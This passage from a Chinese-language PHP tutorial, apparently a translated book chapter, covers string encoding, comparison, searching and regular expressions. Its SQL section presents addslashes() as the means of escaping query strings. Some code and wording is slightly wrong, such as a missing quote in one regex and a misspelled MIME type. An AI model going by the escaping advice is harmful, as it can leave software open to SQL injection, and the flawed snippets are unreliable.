$metaTags = get_meta_tags('http://www.example.com/');
echo "Web page made by {$metaTags['author']}";
Web page made by John Doe
```

此函数的一般形式是：

```
$array = get_meta_tags(filename [, use_include_path]);
```

可以指定参数*use_include_path*为true，这样可使PHP尝试用标准包含路径打开文件。

URL

PHP提供了一些函数用于对URL进行编码和解码。实际上有两种方法对URL进行编码，区别在于如何处理空格。第一种方法（根据RFC 3986规范）把空格当作URL中的一个非法字符并把它编码为%20。第二种方法（执行application/x-www-fore-urlencoded系统）把空格编码为一个“+”号并且将它用于建立查询字符串。

注意，并不需要对一个完整的URL使用这些函数。例如*http://www.example.com/hello*会被变为如下形式，因为它们会转义冒号和反斜杠：

```
http%3A%2F%2Fwww.example.com%2Fhello
```

应该只编码部分URL（*http://www.example.com/*后面的部分），随后加上协议名和域名。

RFC 3986编码和解码

要把字符串依照URL约定进行编码，可以使用rawurlencode()：

```
$output = rawurlencode(input);
```

该函数接收一个字符串并返回一个把非法URL中的字符转换成按%dd约定编码的字符串副本。

如果你要为一个页面中的链接动态生成超链接地址，则需要用rawurlencode()转换它们：

```
$name = "Programming PHP";
$output = rawurlencode($name);
echo "http://localhost/{$output}";
```

```
http://localhost/Programming%20PHP
```

函数 rawurldecode() 用于解码被编码过的 URL 字符串：

```
$encoded = 'Programming%20PHP';
echo rawurldecode($encoded);
Programming PHP
```

查询字符串编码

urlencode() 和 urldecode() 函数与它们原始的版本（即 rawurlencode() 和 rawurldecode()）的不同仅在于它们把空格编码为加号（+），而不是 %20。这是创建查询字符串（query string）和 cookie 值的格式。这些函数也可以为 HTML 页面提供表单的网址，但是因为这些值在通过表单或 cookie 传送时会自动解码，所以不需要使用这些函数来处理当前页的查询字符串或 cookie。这两个函数对于生成查询字符串是很有用的：

```
$baseUrl = 'http://www.google.com/q=';
$query = 'PHP sessions -cookies';
$url = $baseUrl . urlencode($query);
echo $url;

http://www.google.com/q=PHP+sessions+-cookies
```

SQL

绝大多数数据库都要求对 SQL 查询字符串进行转义。SQL 的转义方法相当简单——在单引号、双引号、空字符和反斜杠前面加一个反斜杠（\）。addslashes() 函数可添加这些反斜杠，stripslashes() 函数则会删除它们：

```
$string = <<< EOF
"It's never going to work," she cried,
as she hit the backslash (\) key.
EOF;
$string = addslashes($string);
echo $string;
echo stripslashes($string);
\"It\'s never going to work,\" she cried,
as she hit the backslash (\\) key.
"It's never going to work," she cried,
as she hit the backslash (\) key.
```

C 语言字符串编码

addcslashes() 函数通过在字符串前加反斜杠来转义任意字符。除了在表 4-4 中所示的字符，ASCII 值小于 32 或大于 126 的字符将使用它们的八进制值（例如，"\002"）进行编码。addcslashes() 和 stripcslashes() 函数常被用于非标准的数据库系统。这些系统对哪些字符需要被转义有自己的要求。

表4-4: addcslashes()和stripcslashes()识别并转义单引号字符

ASCII 值	编码
7	\a
8	\b
9	\t
10	\n
11	\v
12	\f
13	\r

调用 addcslashes() 时有两个参数——*string* 为要编码的字符串，*charset* 是要转义成的字符：

```
$escaped = addcslashes(string, charset);
```

用 ".." 结构来指定要转义的字符范围：

```
echo addcslashes("hello\tworld\n", "\x00..\x1fz..\xff");
hello\tworld\n
```

如果将 'o'、'a'、'b'、'f'、'n'、'r'、't' 或 'v' 指定在要转换的字符范围中，要特别注意它们会被转换成 '\0' 或 '\a' 等。C 和 PHP 可以识别这些转义的序列（如“\0”在 PHP 中是预定义的序列，表示 NULL），它们可能会引起混乱。

stripcslashes() 接受一个字符串并返回去掉转义后的新字符串：

```
$string = stripcslashes(escaped);
```

例如：

```
$string = stripcslashes('hello\tworld\n');
// $string 现在是 "hello\tworld\n"
```

比较字符串

PHP 有 2 个操作符和 6 个函数用于字符串间相互比较。

精确比较

可以用 == 和 === 操作符来比较两个字符串是否相等。这两个操作符的区别在于它们处理非字符串数据类型的操作数的方式。== 操作符把字符串操作数转换成数字，所以它认为 3 和 "3" 是相等的。=== 操作符不进行转换，并且如果参数的数据类型不同就返回 false。

```
$o1 = 3;
$o2 = "3";

if ($o1 == $o2) {
 echo("== returns true<br>");
}
if ($o1 === $o2) {
 echo("=== returns true<br>");
}
== returns true
```

比较操作符（<、<=、> 和 >=）也可以用于字符串：

```
$him = "Fred";
$her = "Wilma";

if ($him < $her) {
 print "{$him} comes before {$her} in the alphabet.\n";
}
Fred comes before Wilma in the alphabet
```

然而，在比较字符串和数字时，比较操作符会给出意想不到的结果：

```
$string = "PHP Rocks";
$number = 5;

if ($string < $number) {
 echo("{$string} < {$number}");
}
PHP Rocks < 5
```

当比较操作符的一个参数是数字时，其他参数也将被转换成数字类型。这就意味着“PHP Rocks”被转换成数字 0（因为这个字符串没有以数字开头）。因为 0 小于 5，所以 PHP 打印出 "PHP Rocks < 5"。

要明确地将两个字符串作为字符串来比较，可以在必要时先使用 strcmp() 函数把数字转换成字符串：

```
$relationship = strcmp(string_1, string_2);
```

如果 *string_1* 的字典排序在 *string_2* 之前(即 *string_1*<*string_2*),函数返回小于 0 的数字,如果 *string_1* 的次序在 *string_2* 之后,函数返回大于 0 的数字:如果它们相等,则返回 0:

```
$n = strcmp("PHP Rocks", 5);
echo($n);
1
```

strcasecmp() 是 strcmp() 的一个变种,strcasecmp() 在比较字符串之前先把字符串转换为小写。它的参数和返回值都和 strcmp() 相同:

```
$n = strcasecmp("Fred", "frED");   // $n 的值是 0
```

字符串比较的另一个变种是只比较字符串的前几个字符。strncmp() 和 strncasecmp() 函数有一个附加的参数,这个参数用来指定比较的初始字符个数:

```
$relationship = strncmp(string_1, string_2, len);
$relationship = strncasecmp(string_1, string_2, len);
```

这些函数的最后一个变种是 strnatcmp() 和 strnatcasecmp(),它们按自然顺序进行比较,这两个函数和 strcmp() 有相同的参数,并且返回同种类型的值。自然顺序的比较可以识别出待比较的字符串中的数字部分,并且把字符串部分和数字部分分开来排序。

表 4-5 显示了字符串的自然排序和 ASCII 排序。

表4-5: 自然排序和ASCII排序

自然排序	ASCII 排序
pic1.jpg	pic1.jpg
pic5.jpg	pic10.jpg
pic10.jpg	pic5.jpg
pic50.jpg	pic50.jpg

近似相等

PHP 提供了一些函数来测试两个字符串是否近似相等:soundex()、metaphone()、similar_text() 和 levenshtein()。

```
$soundexCode = soundex($string);
$metaphoneCode = metaphone($string);
$inCommon = similar_text($string_1, $string_2 [, $percentage ]);
$similarity = levenshtein($string_1, $string_2);
```

```
$similarity = levenshtein($string_1, $string_2 [, $cost_ins, $cost_rep,
$cost_del ]);
```

Soundex 和 Metaphone 算法都生成一个字符串来大致表示单词在英语中如何发音，可以用这些算法来比较两个字符串的发音，从而判断它们是否近似相等，只能将 Soundex 的值和 Soundex 的值进行比较，Metaphone 的值和 Metaphone 的值进行比较。一般来说，Metaphone 算法更加精确。下面的例子将证实这一点：

```
$known = "Fred";
$query = "Phred";

if (soundex($known) == soundex($query)) {
 print "soundex: {$known} sounds like {$query}<br>";
}
else {
 print "soundex: {$known} doesn't sound like {$query}<br>";
}

if (metaphone($known) == metaphone($query)) {
 print "metaphone: {$known} sounds like {$query}<br>";
}
else {
 print "metaphone: {$known} doesn't sound like {$query}<br>";
}
soundex: Fred doesn't sound like Phred
metaphone: Fred sounds like Phred
```

similar_text() 函数返回这两个字符串参数共有的字符个数。如果设置了第三个参数，则第三个参数将存放共有字符百分比：

```
$string1 = "Rasmus Lerdorf";
$string2 = "Razmus Lehrdorf";
$common = similar_text($string1, $string2, $percent);
printf("They have %d chars in common (%.2f%%).", $common, $percent);
They have 13 chars in common (89.66%).
```

Levenshtein 算法计算两个字符串的相似性是基于你必须添加、替换或删除多少个字符使它们相同的。例如，"cat" 和 "cot" 的 Levenshtein 距离为 1，因为你要使它们相等只需改变一个字符（"a" 变成 "o"）：

```
$similarity = levenshtein("cat", "cot"); // $similarity 为 1
```

一般来说，这样计算相似度比使用 similar_text() 函数更快，可以选择性地传递三个值

给 levenshtein() 函数来分别决定插入、删除、替换三种操作的权重（权重越大，对相似度的影响越大）——例如，比较一个单词和它的缩写。

这个例子在比较一个字符串和它可能的缩写时过分地增加了插入的权重，因为缩写时不可能插入字符：

```
echo levenshtein('would not', 'wouldn\'t', 500, 1, 1);
```

处理和查找字符串

PHP 中有许多函数用于操作字符串。查找和修改字符串最常用的函数是用正则表达式来描述。本节介绍的函数没有使用正则表达式——它们比正则表达式更快，但是它们只能用于查找确定的字符串（例如，查找“12/11/01”，而不是“用斜杠分隔的数字”）。

子串

要想知道在一个比较大的的字符串中你感兴趣的数据的位置，可以使用 substr() 函数把它复制出来：

```
$piece = substr(string, start [, length ]);
```

start 参数是在 *string* 中开始复制的位置，如果是 0 的话，意味着从字符串开头开始复制。*length* 参数是要复制的字符的个数（默认是复制到字符串末尾）。例如：

```
$name = "Fred Flintstone";
$fluff = substr($name, 6, 4);// $fluff 的值是 "lint"
$sound = substr($name, 11); // $sound 的值是 "tone"
```

要想知道一个小字符串在一个大字符串中出现的次数，可以使用 substr_count() 函数：

```
$number = substr_count(big_string, small_string);
```

例如：

```
$sketch = <<< EndOfSketch
Well, there's egg and bacon; egg sausage and bacon; egg and spam;
egg bacon and spam; egg bacon sausage and spam; spam bacon sausage
and spam; spam egg spam spam bacon and spam; spam sausage spam spam
bacon spam tomato and spam;
EndOfSketch;
$count = substr_count($sketch, "spam");
print("The word spam occurs {$count} times.");
The word spam occurs 14 times.
```

substr_replace() 函数允许使用不同方式对字符串进行修改：

```
$string = substr_replace(original, new, start [, length ]);
```

函数通过 *start*（0 的意思是字符串的开头）和 *length* 指定的值，用字符串 *new* 替换 *original* 的一部分。如果没有给出第 4 个参数，substr_replace() 将删除从 *start* 到字符串末尾的字符。

例如：

```
$greeting = "good morning citizen";
$farewell = substr_replace($greeting, "bye", 5, 7);
// $farewell 的值是 "good bye citizen"
```

设定 *length* 为 0 来实现无删除的插入：

```
$farewell = substr_replace($farewell, "kind ", 9, 0);
// $farewell 的值是 "good bye kind citizen"
```

设定替换串为 "" 来实现无插入的删除：

```
$farewell = substr_replace($farewell, "", 8);
// $farewell 的值是 "good bye"
```

下面来说明如何在字符串的开头插入内容：

```
$farewell = substr_replace($farewell, "now it's time to say ", 0, 0);
// $farewell 的值是 "now it's time to say good bye"
```

如果 *start* 为负值，则指定从字符串末尾开始到字符串开头替换的字符数：

```
$farewell = substr_replace($farewell, "riddance", -3);
// $farewell 的值是 "now it's time to say good riddance"
```

如果 *length* 为负值，则指定从字符串末尾到字符串开头停止删除的字符数：

```
$farewell = substr_replace($farewell, "", -8, -5);
// $farewell 的值是 "now it's time to say good dance"
```

其他字符串函数

strrev() 函数接受一个字符串，然后返回一个翻转顺序的字符串副本：

```
$string = strrev(string);
```

例如：

```
echo strrev("There is no cabal");
labac on si erehT
```

str_repeat() 函数接收一个字符串和一个计数参数，然后返回一个由参数 *string* 重复 *count* 次组成的新字符串：

```
$repeated = str_repeat(string, count);
```

例如，创建一个呈波浪状的水平线：

```
echo str_repeat('_.-.', 40);
```

str_pad() 函数由一个字符串填充另一个字符串。可以选择用什么样的字符串来填充以及填充在左边、右边或两边都加：

```
$padded = str_pad(to_pad, length [, with [, pad_type ]]);
```

默认是以空格加在字符串右边：

```
$string = str_pad('Fred Flintstone', 30);
echo "{$string}:35:Wilma";
Fred Flintstone    :35:Wilma
```

可选的第三个参数是要增加的字符串：

```
$string = str_pad('Fred Flintstone', 30, '. ');
echo "{$string}35";
Fred Flintstone. . . . . .35
```

可选的第四个参数可以是 STR_PAD_RIGHT（默认）、STR_PAD_LEFT 或者 STR_PAD_BOTH（中间）。例如：

```
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_LEFT) . "]\n";
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_BOTH) . "]\n";
[ Fred Flintstone]
[ Fred Flintstone ]
```

分解字符串

PHP 提供了几个函数来把字符串分解为更小的部分。按照复杂性递增排序，它们分别是 explode()、strtok() 和 sscanf()。

分解和合并

数据常常以字符串的形式出现，有时必须要将其分解成一组值。例如，你可能想要把一个字符串用逗号分隔成多个字符串，例如 "Fred,25,Wilma."，这时就需要使用 explode() 函数。

```
$array = explode(separator, string [, limit]);
```

第一个参数 *separator* 是用于拆分的分隔符，第二个参数 *string* 是要拆分的字符串。第三个参数 *limit* 可选，表示要返回的数组中元素个数的最大数目。如果达到上限，数组的最后一个元素将会包含字符串剩余的部分：

```
$input = 'Fred,25,Wilma';
$fields = explode(',', $input);
// $fields 的值是 array('Fred', '25', 'Wilma')
$fields = explode(',', $input, 2);
// $fields 的值是 array('Fred', '25,Wilma')
```

implode() 函数和 explode() 函数相反——它把数组中几个较小的字符串拼接成一个大的字符串：

```
$string = implode(separator, array);
```

第一个参数 *separator*，将会放在第二个参数 *array* 的元素中间。要重建这个以逗号分隔的字符串，只需要这样做：

```
$fields = array('Fred', '25', 'Wilma');
$string = implode(',', $fields);    // $string 的值是 'Fred,25,Wilma'
```

join() 函数是 implode() 函数的别名函数。

标记

strtok() 函数可用于遍历一个字符串，每次循环得到一个新的字符串块。第一次调用 strtok() 函数时，需要传递两个参数：要遍历的字符串和标记分隔符，例如：

```
$firstChunk = strtok(string, separator);
```

要遍历剩下的标记，可以重复调用仅带有分隔符的 strtok() 函数：

```
$nextChunk = strtok(separator);
```

例如，可以这样调用：

```
$string = "Fred,Flintstone,35,Wilma";
$token = strtok($string, ",");

while ($token !== false) {
 echo("{$token}<br />");
 $token = strtok(",");
}
Fred
Flintstone
35
Wilma
```

当没有遇到任何标记时，strtok() 函数返回 false。

如果带两个参数再次调用 strtok()，它会重新初始化迭代器，这样就会从字符串的开头重新获取标记。

sscanf()

sscanf() 函数按照与 printf() 类似的模板来分解一个字符串：

```
$array = sscanf(string, template);
$count = sscanf(string, template, var1, ... );
```

如果没有使用可选变量的话，sscanf() 函数会返回一个字段数组：

```
$string = "Fred\tFlintstone (35)";
$a = sscanf($string, "%s\t%s (%d)");
print_r($a);
Array
(
 [0] => Fred
 [1] => Flintstone
 [2] => 35)
```

传递引用给变量，可以将这些字段的值储存在这些变量中，并返回字段的个数：

```
$string = "Fred\tFlintstone (35)";
$n = sscanf($string, "%s\t%s (%d)", $first, $last, $age);
echo "Matched {$n} fields: {$first} {$last} is {$age} years old";
Matched 3 fields: Fred Flintstone is 35 years old
```

字符串查找函数

有些函数可以在较大的字符串中查找字符串或者字符。它们可以分为 3 个系列：strpos()

和 strrpos() 返回一个位置；strstr() 和 strchr() 返回找到的字符串；strspn() 和 strcspn() 返回字符串的开头有多少与掩码匹配。

在任何情况下，如果你指定一个数字作为字符串去搜索，PHP 会把这个数字当作这个字符的 ASCII 值进行查找，因此在下面的调用中，函数的参数虽然不同，但返回的结果是相同的，因为 44 是逗号对应的 ASCII 码值：

```
$pos = strpos($large, ",");        // 找到第一个逗号
$pos = strpos($large, 44);         // 也找到第一个逗号
```

字符串搜索函数在不能找到指定的子字符串时会返回 false；如果子字符串出现在字符串的开头，函数返回 0。因为 false 会转换成 0，所以在判断是否失败时，要始终使用 === 来比较返回值：

```
if ($pos === false) {
 // 没有找到
}
else {
 // 找到了，$pos 已经移动到了字符串内部某个位置
}
```

返回位置的查找

strpos() 函数用于在一个大字符串中查找子字符串第一次出现的位置：

```
$position = strpos(large_string, small_string);
```

如果没有找到子字符串，strpos() 函数返回 false。

strrpos() 函数查找子字符串在大字符串中最后一次出现的位置，它的参数和返回值与 strpos() 的一样。例如：

```
$record = "Fred,Flintstone,35,Wilma";
$pos = strrpos($record, ",");      // 查找最后的逗号
echo("The last comma in the record is at position {$pos}");
The last comma in the record is at position 18
```

返回剩余字符串的查找

strstr() 函数查找子字符串在大字符串中第一次出现的位置，并返回从子字符串开始的剩余字符串。例如：

```
$record = "Fred,Flintstone,35,Wilma";
$rest = strstr($record, ","); // $rest 的值是 ",Flintstone,35,Wilma"
```

strstr() 的变种函数如下所示。

stristr()
: 不区分大小写的 strstr()。

strchr()
: strstr() 的别名函数。

strrchr()
: 查找字符在字符串中最后出现的位置。

和 strrpos() 一样，strrchr() 向后查找字符串，但是只针对单个字符，而不是整个子字符串。

使用掩码查找

如果你认为 strrchr() 很深奥，那说明你还没有真正理解它。strspn() 和 strcspn() 函数会告诉你某个字符串开头包含多少个特定的字符：

```
$length = strspn(string, charset);
```

例如下面函数所展示的，判断一个字符串是否保存了一个八进制数：

```
function isOctal($str)
{
return strspn($str, '01234567') == strlen($str);
}
```

strcspn() 函数名字中的 c 字符代表补足物（complement），它会告诉你某个字符串开头有多少不是字符集中的字符。当感兴趣的字符集比不感兴趣的字符集多时，可以使用 strcspn() 函数。例如，下面的函数测试一个字符串是否包含 NUL 字节、制表符或者回车符：

```
function hasBadChars($str)
{
return strcspn($str, "\n\t\0") != strlen($str);
}
```

解析 URL

parse_url() 函数返回一个由 URL 的各个成分组成的数组：

```
$array = parse_url(url);
```

例如：

```
$bits = parse_url("http://me:secret@example.com/cgi-bin/board?user=fred");
print_r($bits);

Array
(
 [scheme] => http
 [host] => example.com
 [user] => me
 [pass] => secret
 [path] => /cgi-bin/board
 [query] => user=fred)
```

得到的数组的键可能为：scheme、host、port、user、pass、path、query 和 fragment。

正则表达式

如果你需要比前面提供的方法更为复杂的搜索功能，可以使用正则表达式——一个描述模式（pattern）的字符串。正则表达式函数用描述模式和另一个字符串进行比较，检查字符串是否和模式匹配。一些函数会告诉你是否匹配，另外一些则可以改变字符串的值。

正则表达式有三种用法：匹配，从某个字符串抽取信息；用新文本替换匹配的文本；把字符串拆分成小块字符串组成的数组。PHP 为这几种用法都提供了函数，例如，`preg_match()` 用来做正则匹配。

Perl 中的正则表达式有很好的性能，PHP 使用的 C 语言库是 *pcre*，这个库几乎支持 Perl 正则表达式的所有特性。Perl 正则表达式是二进制安全的，所以你可以非常安全地匹配它，哪怕字符串包含任何空格或者空字符（`\x00`）。

基础

正则表达式中的大部分字符都是字面量字符，这意味着它们只能匹配自己本身。例如，在字符串 "Dave was a cowhand" 中查找 "/cow/"，你会匹配到 "cow" 的结果。

一些字符在正则表达式中有特殊的意义，例如，正则表达式开头的“^”符号表示必须匹配到字符串的开头（更准确地说，是把正则表达式定位在字符串的开头）。

```
preg_match("/^cow/", "Dave was a cowhand");  // 返回 false
preg_match("/^cow/", "cowabunga!");  // 返回 true
```

和 ^ 类似，正则表达式结尾的 $ 符号代表必须匹配到字符串的结尾（也就是说，把正则

表达式定位到字符的结尾）。

```
preg_match("/cow$/", "Dave was a cowhand");  // 返回 false
preg_match("/cow$/", "Don't have a cow");  // 返回 true
```

在正则表达式中，句点（.）可以匹配任意单个字符：

```
preg_match("/c.t/", "cat");  // 返回 true
preg_match("/c.t/", "cut");  // 返回 true
preg_match("/c.t/", "c t");  // 返回 true
preg_match("/c.t/", "bat");  // 返回 false
preg_match("/c.t/", "ct");  // 返回 false
```

如果你想匹配一个特殊字符（称为元字符），需要使用反斜杠对其进行转义：

```
preg_match("/\$5\.00/","Your bill is $5.00 exactly");  // 返回 true
preg_match("/$5.00/", "Your bill is $5.00 exactly");  // 返回 false
```

正则表达式默认是区分大小写的，所以 "/cow/" 不能匹配到 "COW"。如果想执行一个不区分大小写的匹配，需要指定一个特定的标签（在后面的章节中会看到）。

到目前为止，我们还没有做任何字符串函数（例如，strstr()）无法处理的事情，那为什么需要正则表达式呢？正则表达式的强大来自它可以指定一个抽象模式，而去匹配许多不同的字符串。在正则表达式中，有三种基本的抽象模式：

- 在字符串中可以出现的字符集（例如，字母、数字和特殊的标点符号）。
- 可选择的字符串集合（例如，"com"、"edu"、"net" 或者 "org"）。
- 在字符串中重复的序列（例如，至少 1 个但是不多于 5 个数字字符）。

这 3 种模式可以按照多种方法结合，创建一个正则表达式，进而匹配像合法电话号码和 URL 之类的内容。

字符类

要在描述模式中指定可接受的字符集，可以建立一个自定义的或者使用预定义的字符类。可以通过用中括号包含可接受的字符类，建立一个自己的字符类：

```
preg_match("/c[aeiou]t/", "I cut my hand");  // 返回 true
preg_match("/c[aeiou]t/", "This crusty cat");  // 返回 true
preg_match("/c[aeiou]t/", "What cart?");  // 返回 false
preg_match("/c[aeiou]t/", "14ct gold");  // 返回 false
```

正则表达式的引擎找到了一个 "c"，然后检查下一个字符是否是 "a"、"e"、"i"、"o" 或

者 "u"。如果下一个字符不是元音字符，则匹配失败并返回查找其他的 "c"。如果找到一个元音字符，引擎检查下一个字符是否是 "t"，如果是的话，引擎达到匹配的末尾并返回 true。如果下一个字符不是 "t"，则引擎返回查找另外的 "c"。

可以在字符类的开头使用 ^ 来否定这个字符类：

```
preg_match("/c[^aeiou]t/", "I cut my hand");  // 返回 false
preg_match("/c[^aeiou]t/", "Reboot chthon");  // 返回 true
preg_match("/c[^aeiou]t/", "14ct gold");  // 返回 false
```

在这个例子中，正则表达式引擎查找一个 "c"，同时后面跟随一个非元音字符，再后面是一个 "t"。

可以用连字符（-）定义一个字符的范围。简单的字符类如“所有字母”和“所有数字”：

```
preg_match("/[0-9]%/", "we are 25% complete");  // 返回 true
preg_match("/[0123456789]%/", "we are 25% complete");  // 返回 true
preg_match("/[a-z]t/", "11th");  // 返回 false
preg_match("/[a-z]t/", "cat");  // 返回 true
preg_match("/[a-z]t/", "PIT");  // 返回 false
preg_match("/[a-zA-Z]!/", "11!");  // 返回 false
preg_match("/[a-zA-Z]!/", "stop!");  // 返回 true
```

当指定字符类时，一些特殊字符就失去了它们的意义，但同时一些其他的字符有了新的意义。特别是当 ^ 不再是锚（anchor），而用于否定字符类时（当它是左括号的第一个字符时），美元符号 $ 和句点也在字符类中失去了它们原来的意义。例如，[^\]] 匹配任意一个非右括号的字符，而 [$.^] 匹配任意一个美元符号、句点或者 ^。

不同的正则表达式类库为字符类定义了不同的缩写，包括数字、字母表中的字符和空白符。

选择性

可以使用竖线（|）字符在正则表达式中指定可选择的部分：

```
preg_match("/cat|dog/", "the cat rubbed my legs");  // 返回 true
preg_match("/cat|dog/", "the dog rubbed my legs");  // 返回 true
preg_match("/cat|dog/", "the rabbit rubbed my legs");  // 返回 false
```

选择的优先级会让人比较惊讶："/^cat|dog$/" 选自 ^cat 和 dog$，意味着它可以匹配以 "cat" 开头或者以 "dog" 结尾的一行。如果想要只包括 "cat" 或者 "dog" 的一行，则需要正则表达式 "/^(cat|dog)$/"。

可以组合字符类和选择符号，例如，检测不是以大写字母开头的字符串：

```
preg_match("/^([a-z]|[0-9])/", "The quick brown fox");  // 返回 false
preg_match("/^([a-z]|[0-9])/", "jumped over");  // 返回 true
preg_match("/^([a-z]|[0-9])/", "10 lazy dogs");  // 返回 true
```

重复序列

要指定一个重复模式，可使用量词（quantifier），量词用在重复模式后面，用来说明重复这个模式多少次。表 4-6 列举了 PHP 支持的正则表达式中的量词。

表4-6：正则表达式中的量词

量词	含义
?	0 次或 1 次
*	0 次或多次
+	1 次或多次
{*n*}	出现 *n* 次
{*n*,*m*}	最少 *n* 次，不超过 *m* 次
{*n*,}	最少 *n* 次

要重复一个单个字符，只需简单地把量词放在字符后面：

```
preg_match("/ca+t/", "caaaaaaat");  // 返回 true
preg_match("/ca+t/", "ct");  // 返回 false
preg_match("/ca?t/", "caaaaaaat");  // 返回 false
preg_match("/ca*t/", "ct");  // 返回 true
```

使用量词和字符类，可以真正做一些有用的事情，例如，匹配合法的美国电话号码：

```
preg_match("/[0-9]{3}-[0-9]{3}-[0-9]{4}/", "303-555-1212"); // 返回 true
preg_match("/[0-9]{3}-[0-9]{3}-[0-9]{4}/, "64-9-555-1234"); // 返回 false
```

子模式

可以使用小括号把几个正则表达式组合在一起，作为一个单独的单元来处理，这种单元被称为子模式（subpattern）：

```
preg_match("/a (very )+big dog/", "it was a very very big dog"); // 返回 true
preg_match("/^(cat|dog)$/", "cat");  // 返回 true
preg_match("/^(cat|dog)$/", "dog");  // 返回 true
```

小括号也使得与子模式匹配的子字符串被捕获。如果把一个数组当作第三个参数传递给匹配函数，任何捕捉到的子字符串都将被放进数组：

```
preg_match("/([0-9]+)/", "You have 42 magic beans", $captured);
// 返回 true 并且填充 $captured
```

数组的第 0 个元素被设置为匹配的整个字符串，第一个元素是与子模式匹配的子字符串（如果有第一个元素的话），第二个元素是与第二个子模式匹配的子字符串，以此类推。

分隔符

Perl 样式的正则表达式的匹配模式类似 Perl 语法，意味着每种模式都必须被包含在一对分隔符中。传统上，使用正斜杠（/）字符，例如，*/pattern/*。但在实际中，除反斜杠（\）外，任何非字母数字字符都可以被当作分隔符。字符串中如果包含斜杠，例如文件名，此时这种功能将变得非常有用。例如在下面的样例中，两种功能是一样的：

```
preg_match("/\/usr\/local\//", "/usr/local/bin/perl");  // 返回 true
preg_match("#/usr/local/#", "/usr/local/bin/perl");  // 返回 true
```

小括号（()）、大括号（{}）、中括号（[]）、尖括号（<>）等可以作为分隔符：

```
preg_match("{/usr/local/}", "/usr/local/bin/perl");  // 返回 true
```

在本章后面的“后缀选项”小节中，讨论了单字符的修饰符。可以把它放在结束分隔符的后面，以改变正则表达式引擎的行为。例如，一个很有用的字符 x，它可以使正则表达式引擎忽略空格，而 # 符号在正则表达式中有注释的作用。例如，下面两个模式是一样的，但是第二个更易读：

```
'/([[:alpha:]]+)\s+\1/'
'/( # 开始捕捉
[[:alpha:]]+ # 一个单词
\s+ # 空格
\1 # 再次同样的一个单词
 ) # 结束捕捉
/x'
```

匹配行为

句点（.）可以匹配除换行符（\n）之外的任意字符，而美元符号 $ 则匹配字符串的结尾，如果一个字符串以换行符结尾，下面的例子可以匹配到换行符前面的子字符串：

```
preg_match("/is (.*)$/", "the key is in my pants", $captured);
// $captured[1] 的值是 'in my pants'
```

字符类

如表 4-7 所示，Perl 兼容的正则表达式定义了许多可以在字符类中使用的命名字符集。表 4-7 列举的是用于英文字符的扩展，实际的字符根据使用者的地区不同而不同。

表4-7: 字符类

类	说明	展开
[:alnum:]	字母和数字字符	[0-9a-zA-Z]
[:alpha:]	字母字符	[a-zA-Z]
[:ascii:]	7 位的 ASCII 码	[\x01-\x7F]
[:blank:]	水平空白符（空格、制表符）	[\t]
[:cntrl:]	控制字符	[\x01-\x1F]
[:digit:]	数字	[0-9]
[:graph:]	用墨水打印的字符	[^\x01-\x20]
[:lower:]	小写字母	[a-z]
[:print:]	可打印的字符（图形类、空格和制表符）	[\t\x20-\xFF]
[:punct:]	任意标点符号，如句点（.）和分号（;）	[-!" #$%&' ()*+,./:;<=>?@[\\]^_' {|}~]
[:space:]	空白（换行符、回车符、制表符、空格、垂直制表符）	[\n\r\t \x0B]
[:upper:]	大写字母	[A-Z]
[:xdigit:]	十六进制数	[0-9a-fA-F]
\s	空白	[\r\n \t]
\S	非空白	[^\r\n \t]
\w	单词字符	[0-9A-Za-z_]
\W	非单词字符	[^0-9A-Za-z_]
\d	数字	[0-9]
\D	非数字	[^0-9]

每一个 [:*something*:] 类都可以替代一个字符类中的字符。例如，要查找任意一个数字字符、大写字母或者 @ 符号，可以使用下面的正则表达式：

```
[@[:digit:][:upper:]]
```

但是不能把一个字符类当作一个范围的终点使用：

```
preg_match("/[A-[:lower:]]/", "string");  // 非法的正则表达式
```

一些地区把某些字符序列当作一个单独的字符来考虑，它们被称为排序序列（collating sequences）。要匹配这些字符类中的某一个时，要用 [. 和 .] 把它包含起来。例如，如

果你的地区有排序序列 ch，可以使用这个字符来匹配 s、t 或者 ch：

```
[st[.ch.]]
```

最后的字符类扩展是等价类（equivalence class），用 [= 和 =] 包含起来。等价类匹配和当前地区相同顺序的字符，例如，本地定义 a、á 和 ä 字符类，它们拥有相同的排序序列，则对于它们中的任何一个，对应的等价类是 [=a=]。

锚

锚（anchor）将匹配限制在字符串中的特定位置（锚不匹配目标字符串中的实际字符）。表 4-8 列举了正则表达式支持的锚。

表4-8：锚

锚	匹配
^	字符串开始
$	字符串结束
[[:<:]]	单词开始
[[:>:]]	单词结束
\b	单词边界（\w 和 \W 之间或者字符串的开头、结尾）
\B	非单词边界（\w 和 \w 之间或者 W 和 \W 之间）
\A	字符串开始
\Z	字符串结尾，或者换行符 \n 之前
\z	字符串结尾
^	一行的开头（如果 /m 标签生效，换行符 \n 后面）
$	一行的结尾（如果 /m 标签生效，换行符 \n 前面）

单词边界指在一个空白符和一个标识符（字母数字或者下画线）之间的位置：

```
preg_match("/[[:<:]]gun[[:>:]]/", "the Burgundy exploded");  // 返回 false
preg_match("/gun/", "the Burgundy exploded");  // 返回 true
```

注意，字符串的开头和结尾也可以作为单词边界。

量词和贪婪

正则表达式的量词通常是贪婪的，就是当遇到一个量词时，正则表达式引擎会尽可能地匹配这个模式，例如：

```
preg_match("/(<.*>)/", "do <b>not</b> press the button", $match);
// $match[1] 的值是 '<b>not</b>'
```

这个正则表达式从第一个小于符号匹配到最后一个大于符号，所以，.* 符号匹配第一个非大于号后面的所有东西，直到正则表达式引擎匹配到了（最后）一个大于号。

贪婪模式有可能成为一个问题，有时你需要最少匹配（minimal matching，非贪婪模式）——量词尽可能少地匹配这个模式。Perl 提供了一种模式来使得量词支持最少匹配模式，即在量词后面加一个问号（?）。表 4-9 展示了 Perl 正则表达式支持的贪婪量词和非贪婪量词。

表4-9：Perl兼容的正则表达式中的贪婪量词和非贪婪量词

贪婪量词	非贪婪量词
?	??
*	*?
+	+?
{m}	{m}?
{m,}	{m,}?
{m,n}	{m,n}?

这里展示了怎样使用一个非贪婪量词匹配一个标签：

```
preg_match("/(<.*?>)/", "do <b>not</b> press the button", $match);
// $match[1] 是 "<b>"
```

另外一个更快一些的方法是使用一个字符类去匹配任意一个不是大于符号的字符，直到遇到大于符号才停止：

```
preg_match("/(<[^>]*>)/", "do <b>not</b> press the button", $match);
// $match[1] 是 '<b>'
```

非捕获组

